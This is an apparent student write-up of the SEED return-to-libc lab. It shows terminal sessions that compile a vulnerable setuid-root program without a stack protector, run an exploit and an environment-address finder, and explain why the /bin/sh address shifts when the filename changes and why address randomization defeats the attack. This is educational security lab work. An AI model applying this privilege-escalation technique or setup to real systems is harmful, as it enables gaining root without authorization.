
```
seedpes1201800144rajdeep:~/.../new$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
seedpes1201800144rajdeep:~/.../new$ sudo chown root newretlib
seedpes1201800144rajdeep:~/.../new$ sudo chmod 4755 newretlib
seedpes1201800144rajdeep:~/.../new$ ./newretlib
zsh:1: command not found: h
seedpes1201800144rajdeep:~/.../new$
```

**Screenshot 4.1: Compiling and executing the same program but this time with a name longer than the previous file name(new name: newretlib, old name: retlib)**







**Screenshot 4.2:** When debugging the old retlib\_gdb file, we can see the address of MY\_SHELL variable at 0xbffff0d8



**Screenshot 4.3:** When debugging the newretlib\_gdb file, the address of the MY\_SHELL variable can be seen as 0xbffff0d1



**Screenshot 4.4.1: Renaming the old 'retlib' file to new 'newretlib' file and executing**




**Screenshot 4.4.2: Executing the renamed file containing the same contents gives the same error**


When the filename length is changed, in this case retlib to newretlib, the address of the environment variables also change which results in a changed address of the `MYSHELL=/bin/sh` variable set in the previous task. Hence, the program cannot be executed since the program doesn't know the address of the `/bin/sh` environment variable. This can be fixed by fetching the correct address by executing the `prnenv.c` file and providing that address in the `exploit.c` file for `/bin/sh` variable.

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## **TASK 5:**




**Screenshot 5.1: Turning on address randomization**

A terminal window titled "Terminal" is open on a desktop with a blue and white spiral background. The terminal shows the following commands and output:


```
seed@pes1201800144rajdeep:~/.../new$ gcc -fno-stack-protector -z noexecstack -o  
retlib -g retlib.c  
seed@pes1201800144rajdeep:~/.../new$ sudo chmod 4755 retlib  
seed@pes1201800144rajdeep:~/.../new$ sudo chown root retlib  
seed@pes1201800144rajdeep:~/.../new$
```

**Screenshot 5.2: Recompiling the retlib.c code**

A terminal window titled "Terminal" is open on the same desktop. The terminal shows the following commands and output:

```
seed@pes1201800144rajdeep:~/.../new$ gcc -o exploit exploit.c  
seed@pes1201800144rajdeep:~/.../new$ ./exploit  
seed@pes1201800144rajdeep:~/.../new$ ./retlib  
Segmentation fault  
seed@pes1201800144rajdeep:~/.../new$
```


**Screenshot 5.3: Segmentation fault when executing the file**



**Screenshot 5.4: Show disable-randomization status in debug mode**

The code gives out a segmentation fault. This is natural to happen because on enabling the address randomization, the addresses of environment variables keep changing. In this case, guessing the address of system(), exit() and /bin/sh is impossible. Hence, this makes the attack near impossible.

Also, in the below screenshot, it can be seen that on executing the prnenv.c to find the address of MYShell environment variable, we get a different address every time.



```
Terminal
seedpes1201800144rajdeep:~/new$ gcc -o prnenv prnenv.c
seedpes1201800144rajdeep:~/new$ ./prnenv
bf9ccdef
seedpes1201800144rajdeep:~/new$ ./prnenv
bfeabdef
seedpes1201800144rajdeep:~/new$ ./prnenv
bfbf3def
seedpes1201800144rajdeep:~/new$ ./prnenv
bfa25def
seedpes1201800144rajdeep:~/new$
```

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